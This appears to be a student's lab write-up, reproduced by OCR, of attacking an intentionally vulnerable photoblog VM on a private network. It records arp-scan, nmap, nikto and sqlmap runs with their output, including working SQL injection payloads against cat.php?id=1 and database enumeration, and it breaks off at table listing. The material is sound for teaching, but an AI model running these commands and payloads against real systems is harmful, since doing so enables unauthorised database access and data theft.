
“SQL INJECTION TO SHELL_DAY3”

--S.JOE MATHEW
(192IT159)

In this poc we will discuss how to get access to the vulnerable machine using various techniques.

Vulnerable machine :


Before moving into steps I have to run my machine in NAT network mode .



```
Setting up console font and keymap...done.
live-boot is configuring sendsigs....
INIT: Entering runlevel: 2
Using makefile-style concurrent boot in runlevel 2.
Starting enhanced syslogd: rsyslogd.
Starting web server: apache2apache2: apr_sockaddr_info_get() failed for debian
apache2: Could not reliably determine the server's fully qualified domain name
using 127.0.0.1 for ServerName
.
Starting periodic command scheduler: cron.
Starting MySQL database server: mysqldStarting OpenBSD Secure Shell server: ss
.
.
Checking for corrupt, not cleanly closed and upgrade needing tables..
Linux debian 2.6.32-5-686 #1 SMP Sun May 6 04:01:19 UTC 2012 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@debian:~$ _
```

STEPS:

1.I have installed the virtual machine and set the network mode to nat as seen above .From the attacker machine in my case i am using kali linux we will exploit the vulnerable machine . First we will scan the local network using arp scan.
Command : **arp-scan --local**




```
root@kali:~# arp-scan --local
Interface: eth0, type: EN10MB, MAC: 00:0c:29:0f:16:fe, IPv4: 192.168.76.129
Starting arp-scan 1.9.6 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.76.1    00:50:56:c0:00:08       VMware, Inc.
192.168.76.2    00:50:56:ff:97:fa       VMware, Inc.
192.168.76.130  00:0c:29:6e:6f:06       VMware, Inc.
192.168.76.254  00:50:56:e6:74:90       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.6: 256 hosts scanned in 2.274 seconds (112.58 hosts/sec). 4 responded
```

In the above case the vulnerable machine ip address is **192.168.76.130**

2.First we will get the basic details by performing nmap scan .

We can find no of open ports in that specified ip address (ports 10-1023 these are reserved for specific purpose)


Command : **nmap -v -p 10-1023 192.168.76.130**



```
root@kali:~# nmap -p 10-1023 192.168.76.130
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-14 14:17 IST
Nmap scan report for 192.168.76.130
Host is up (0.00027s latency).
Not shown: 1012 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:6E:6F:06 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

Next we will find the operating system details


Command : **nmap -v -O 192.168.76.130**



```
root@kali:~# nmap -v -O 192.168.76.130
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-14 14:18 IST
Initiating ARP Ping Scan at 14:18
Scanning 192.168.76.130 [1 port]
Completed ARP Ping Scan at 14:18, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:18
Completed Parallel DNS resolution of 1 host. at 14:18, 0.01s elapsed
Initiating SYN Stealth Scan at 14:18
Scanning 192.168.76.130 [1000 ports]
Discovered open port 80/tcp on 192.168.76.130
Discovered open port 22/tcp on 192.168.76.130
Completed SYN Stealth Scan at 14:18, 0.26s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.76.130
Nmap scan report for 192.168.76.130
Host is up (0.0016s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:6E:6F:06 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32 - 2.6.35
Uptime guess: 0.013 days (since Tue Jul 14 14:00:19 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.58 seconds
           Raw packets sent: 1020 (45.626KB) | Rcvd: 1016 (41.346KB)
```


3.So there are two ports available we can attack i am using port 80 with help of nikto we will get additional information about that port.

Command: **nikto -h http://192.168.76.130**



```
root@kali:~# nikto -h http://192.168.76.130
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.76.130
+ Target Hostname:    192.168.76.130
+ Target Port:        80
+ Start Time:         2020-07-14 14:21:34 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.16 (Debian)
+ Retrieved x-powered-by header: PHP/5.3.3-7+squeeze14
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.0.1".
+ Apache/2.2.16 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. Th
e following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-5034: /admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin accounts to be inserted without proper authentication. Atte
mpt to log in with user 'test' password 'test' to verify.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY string
s.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY string
s.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY string
s.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY string
s.
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ Server may leak inodes via ETags, header found with file /icons/README, inode: 3577, size: 5108, mtime: Tue Aug 28 16:18:10 2007
+ OSVDB-3233: /icons/README: Apache default file found.
+ /admin/login.php: Admin login page/section found.
+ 8727 requests: 0 error(s) and 22 item(s) reported on remote host
+ End Time:           2020-07-14 14:22:26 (GMT5.5) (52 seconds)
```

4.Lets go to the website to see what we can gather. There are many columns and id=1 is likely to be injectable .



192.168.76.130/cat.php?id=1

My Awesome Photoblog


Home | test | ruxcon | 2010 | All pictures | Admin

picture: ruby

picture: cthulhu

.

We also check it is sql server by putting ‘



192.168.76.130/cat.php?id=1'

My Awesome Photoblog


You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

No Copyright

Ok it is sql server and id = 1 is likely to be vulnerable now we can try sql injection with help of sql map .


5. Sql map I am listing all the databases .

Command : **sqlmap -u http://192.168.76.130/cat.php?id=1 --dbs**



```
root@kali:~# sqlmap -u http://192.168.76.130/cat.php?id=1 --dbs

                                        {1.3.11#stable}

                                        http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local
, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:34:33 /2020-07-14/

[14:34:35] [INFO] testing connection to the target URL
[14:34:35] [INFO] heuristics detected web page charset 'ascii'
[14:34:35] [INFO] checking if the target is protected by some kind of WAF/IPS
[14:34:35] [INFO] testing if the target URL content is stable
[14:34:35] [INFO] target URL content is stable
[14:34:35] [INFO] testing if GET parameter 'id' is dynamic
[14:34:35] [INFO] GET parameter 'id' appears to be dynamic
[14:34:35] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[14:34:35] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[14:34:35] [INFO] testing for SQL injection on GET parameter 'id'
[14:34:45] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'ing provided level (1) and risk (1) values? [Y/n]
[14:34:45] [WARNING] reflective value(s) found and filtering out
[14:34:45] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Ruby")
[14:34:45] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[14:34:45] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
```


Here we can find two database were photoblog is that we want



```
└── WAOL
---
[14:35:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL ≥ 5.0
[14:35:03] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] photoblog

[14:35:03] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.76.130'
[14:35:03] [WARNING] you haven't updated sqlmap for more than 255 days!!!

[*] ending @ 14:35:03 /2020-07-14/
```


6.Next we can find the tables in the photoblog database.

Command : **sqlmap -u http://192.168.76.130/cat.php?id=1 -D photoblog --tables**


Administration of my Awesome Photoblog
Home | Manage pictures | New picture

```
root@kali:~# sqlmap -u http://192.168.76.130/cat.php?id=1 -D photoblog --tables
                                        {1.3.11#stable}

                                        http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsib
, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:39:13 /2020-07-14/

[14:39:15] [INFO] resuming back-end DBMS 'mysql'
[14:39:15] [INFO] testing connection to the target URL
[14:39:15] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 2488=2488

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 3778 FROM(SELECT COUNT(*),CONCAT(0x71766a6b71,(SELECT (ELT(3778=3778,1))),0x7178707171,FLOOR(RAND(0)*
NS GROUP BY x)a)
```

